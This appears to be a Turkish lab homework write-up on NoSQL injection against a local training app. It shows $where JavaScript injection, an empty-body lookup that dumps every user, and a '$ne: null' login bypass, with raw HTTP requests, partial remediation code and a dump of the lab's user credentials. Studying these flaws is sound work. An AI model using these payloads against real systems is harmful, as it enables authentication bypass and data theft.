


YAVUZLAR WEB GÜVENLİ & YAZILIM TAKIMI

NoSQL Injection Ödevi

1- user/lookup




User Lookup

Buradan bir kullanıcı adı arayın. Başlamak için geçerli bir kullanıcı 'Mikail'tir. Diğer kullanıcıları bulmak için NoSQL Inject yapabilirsiniz.

Username Search

ID	Username	Role
66a27538bdda7100213d3d98	Mikail	admin

Burada gözüktü ü üzere GET metodu ile bizden bir kullanıcı adı alıyor ve ardından aldığı kullanıcı adı ile ilgili rol, kullanıcı adı, ID gibi bilgileri ekrana basıyor. Burada bir injection denemesi yapıyoruz



Bir MongoDB sorgusuna ' atmam ile bana bir MongoError verdi. Buradan anlıyoruz ki NoSQL injection denemesi yapabiliriz.

ID	Username	Role
66a27538bdda7100213d3d97	admin	admin
66a27538bdda7100213d3d98	Mikail	admin
66a27538bdda7100213d3d99	Enes	admin
66a27538bdda7100213d3d9a	jsmith	user
66a27538bdda7100213d3d9b	angryPrism58736	user

Mongo query: {\"\$where\":\"this.username == 'admin' || 'a'=='a'\"}

Burada payload'nı yaptık, yukarıda Mongo query'de gözüktüğü gibi ya da sorgusu ile tüm bilgileri dökmeye çalıştık. Buradaki zaafiyet, yazılımcının bizim sorguyu bozmadan engellememesidir.

Açıklama

Bu durumda, kullanıcıdan alınan girdi doğrudan sorguya dahil ediliyor ve potansiyel bir NoSQL injection zaafiyeti oluşuyor. Bu tür güvenlik açıklarını önlemek için kullanıcı girdilerini doğrulamak ve uygun şekilde temizlemek gereklidir.

Birkaç denemeden sonra anlıyoruz ki gönderdi imiz payload'ların temizlenmesi do ru bir e kilde yapılmı ; fakat ba ka bir güvenlik aç ı ı tespit ettik.

Request

PrettyRawHex

```
1 POST /user/lookup2 HTTP/1.1
2 Host: localhost:4000
3 Content-Length: 0
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not/A) Brand";v="9", "Chromium";v="126"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: tr-TR
9 Upgrade-Insecure-Requests: 1
10 Origin: http://localhost:4000
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/126.0.6478.57 Safari/537.36
14 Accept:
15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
16 q=0.8,application/signed-exchange;v=b3;q=0.7
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: navigate
19 Sec-Fetch-User: ?1
20 Sec-Fetch-Dest: document
21 Referer: http://localhost:4000/user/lookup2
22 Accept-Encoding: gzip, deflate, br
23 SPWHTF51RWL..KXZFR..MAYXZ
```

Response

PrettyRawHexRender

Yavuzlar NoSQL Injection

User Lookup

Buradan bir kullanıcı adı arayın. Başlamak için geçerli bir kullanıcı 'Enes'tir. Diğer kullanıcıları bulmak için NoSQL Inject yapabilirsiniz.

Username Search

SEARCH

ID	Username	Role
66a27538bdda7100213d3d97	admin	admin
66a27538bdda7100213d3d98	Mikail	admin
66a27538bdda7100213d3d99	Enes	admin
66a27538bdda7100213d3d9a	jsmith	user
66a27538bdda7100213d3d9b	angryPrism58736	user

Inspector

Request attributes2

Request query parameters0

Request body parameters0

Request cookies0

Request headers19

Response headers8

Buradaki zaafiyet, sorgunun kullanıcı girdisine ba lı olması ve bu girdinin eksik veya bo olması durumunda tüm veritabanı belgelerinin döndürülmesidir. Bu, özellikle kullanıcı giri leri veya yetkilendirme i lemlerinde büyük bir güvenlik aç ı ı olu turabilir.

4- user/login

5 Accept-Language: tr-TR

6 sec-ch-ua-mobile: ?0

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36

8 Content-Type: application/json

9 Accept: application/json, text/javascript, */*; q=0.01

10 X-Requested-With: XMLHttpRequest

11 sec-ch-ua-platform: "Windows"

12 Origin: http://localhost:4000

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-Mode: cors

15 Sec-Fetch-Dest: empty

16 Referer: http://localhost:4000/user/login

17 Accept-Encoding: gzip, deflate, br

18 Connection: keep-alive

19

20 {

21 "username": {

22 "ne": null

23 },

24 "password": {

25 "ne": null

26 }

27 }

5 Content-Type: application/json; charset=utf-8

6 Content-Length: 83

7 ETag: W/"53-mG6XAoI80urYjLvV3vZCDZW/mQk"

8 Date: Thu, 25 Jul 2024 17:20:04 GMT

9 Connection: keep-alive

10

11 {

12 "role": "admin",

13 "username": "admin",

14 "msg": "Logged in as user admin with role admin"

15 }

Request headers

Response headers

Bu payload, aslında kullanıcı adı veya ifre alanının null olmadı ı tüm belgeleri sorgular. Bu, veritabanında kullanıcı adı ve ifre alanları dolu olan tüm belgelerin döndürülmesine neden olur. Bu nedenle, herhangi bir belirli kullanıcıyı hedeflemek yerine, bu ko ulları sa layan tüm belgeler sorguya dahil edilir. Bu da veritabanındaki potansiyel olarak hassas bilgilerin aç ı a çıkmasına neden olabilir ve bir güvenlik aç ı ı olu turur. Büyük ihtimalle veri tabanında bulunan ilk kayıt admin oldu u için onun bilgileri ile giri yaptı

Zafiyetlerin Kapatılması

lookup-1

```
userRoutes.route('/lookup').post(function(req, res) {  
  let username = req.body.username;  
  console.log("request " + JSON.stringify(username));  
  if (typeof username !== 'undefined') {  
    query = { $where: `this.username == '${username}'` }  
    console.log("Mongo query: " + JSON.stringify(query));  
    User.find(query, function (err, users) {  
      if (err) {  
        console.log(err);  
        res.json(err);  
      } else {  
        console.log("Data Retrieved: " + users);  
        res.json({users});  
      }  
    });  
  }  
  else {  
    res.json({});  
  }  
});
```

MongoDB'de \$where operatörü kullanarak yapılan sorgular, NoSQL Injection saldırılarına açık olabilir. Kullanıcıdan gelen username deeri doğrudan sorguya eklenir. Kötü niyetli bir kullanıcı, username deeri JavaScript kodu ekleyebilir. Örneğin: username = "admin' || 1==1 //" Sorgu şu şekilde olur: `{ $where: `this.username == 'admin' || 1==1 //` }`

Çözüm: Girdi Doğrulama: Kullanıcıdan gelen girdileri doğrulayın ve geçerli karakterlerle sınırlayın. ' " < > kullanımı engelliyoruz.

```
const temizorgu = /^[a-zA-Z0-9_]+$/;  
if (temizorgu.test(username)) {  
  const query = { username: username }; // Temizlenmiş sorgu
```

lookup-2

Çözüm: Girdi Doğrulama: Kullanıcıdan gelen girdileri doğrulayın ve geçerli karakterlerle sınırlayın. ' " < > kullanımı engelliyoruz.

```
if (!/^[a-zA-Z0-9_]+$/ .test(username)) {  
  return res.status(400).json({ error: 'Invalid username format' });  
}  
  
let query = {};  
if (username) {  
  query.username = username;  
}
```

login

Çözüm:Girdi Doğrulama: Kullanıcıdan gelen girdileri doğrulayın ve geçerli karakterlerle sınırlayın ' " < > kullanımı engelliyoruz.

```
userRoutes.route('/login').post(function(req, res) {  
  let uname = req.body.username;  
  let pass = req.body.password;  
  console.log("Login request " + JSON.stringify(req.body));  
  let query = {  
    username: uname,  
    password: pass  
  }  
}
```

```
const blacklist = /[>\<\(\)\[\]\{\}\|\/\;\&\'\"\\\'~\!\@\#\$\%\^\*\+\=\_\-]/;  
  
if (blacklist.test(cleanedUsername) || blacklist.test(cleanedPassword)) {  
  return res.status(400).json({ msg: 'Invalid characters in username or password.' });  
}  
  
if (!cleanedUsername || !cleanedPassword) {  
  return res.status(400).json({ msg: 'Username and password are required.' });  
}
```

username ve password gibi kullanıcı girdilerini blacklist kullanarak temizleyen ve güvenli bir şekilde veri tabanına sorgu gönderen bir örnek sunuyorum

```
[
{
  "_id": "66a27538bdda7100213d3d98",
  "username": "admin",
  "password": "2TR6uTRAuMUr5vARs9fYgdqY",
  "first_name": "",
  "last_name": "",
  "role": "admin",
  "email": "admin@yavuzlar.com",
  "__v": 0
},
{
  "_id": "66a27538bdda7100213d3d99",
  "username": "Mikail",
  "password": "password",
  "first_name": "Mikail",
  "last_name": "KOCADA ",
  "role": "admin",
  "email": "mikail@yavuzlar.com",
  "__v": 0
},
{
  "_id": "66a27538bdda7100213d3d9a",
  "username": "Enes",
  "password": "abc123",
  "first_name": "Enes",
  "last_name": "KORKMAZ",
  "role": "admin",
  "email": "enes@yavuzlar.com",
  "__v": 0
},
{
  "_id": "66a27538bdda7100213d3d9a",
  "username": "jsmith",
  "password": "SuPeRsEcR3T",
  "first_name": "John",
  "last_name": "Smoth",
  "role": "user",
  "email": "jsmith@yavuzlar.com",
  "__v": 0
},
{
  "_id": "66a27538bdda7100213d3d9b",
  "username": "angryPrism58736",
  "password": "L1g7tM3Up!",
  "first_name": "Gary",
  "last_name": "Jorgen",
  "role": "user",
  "email": "prismman@yavuzlar.com",
  "__v": 0
}
]
```



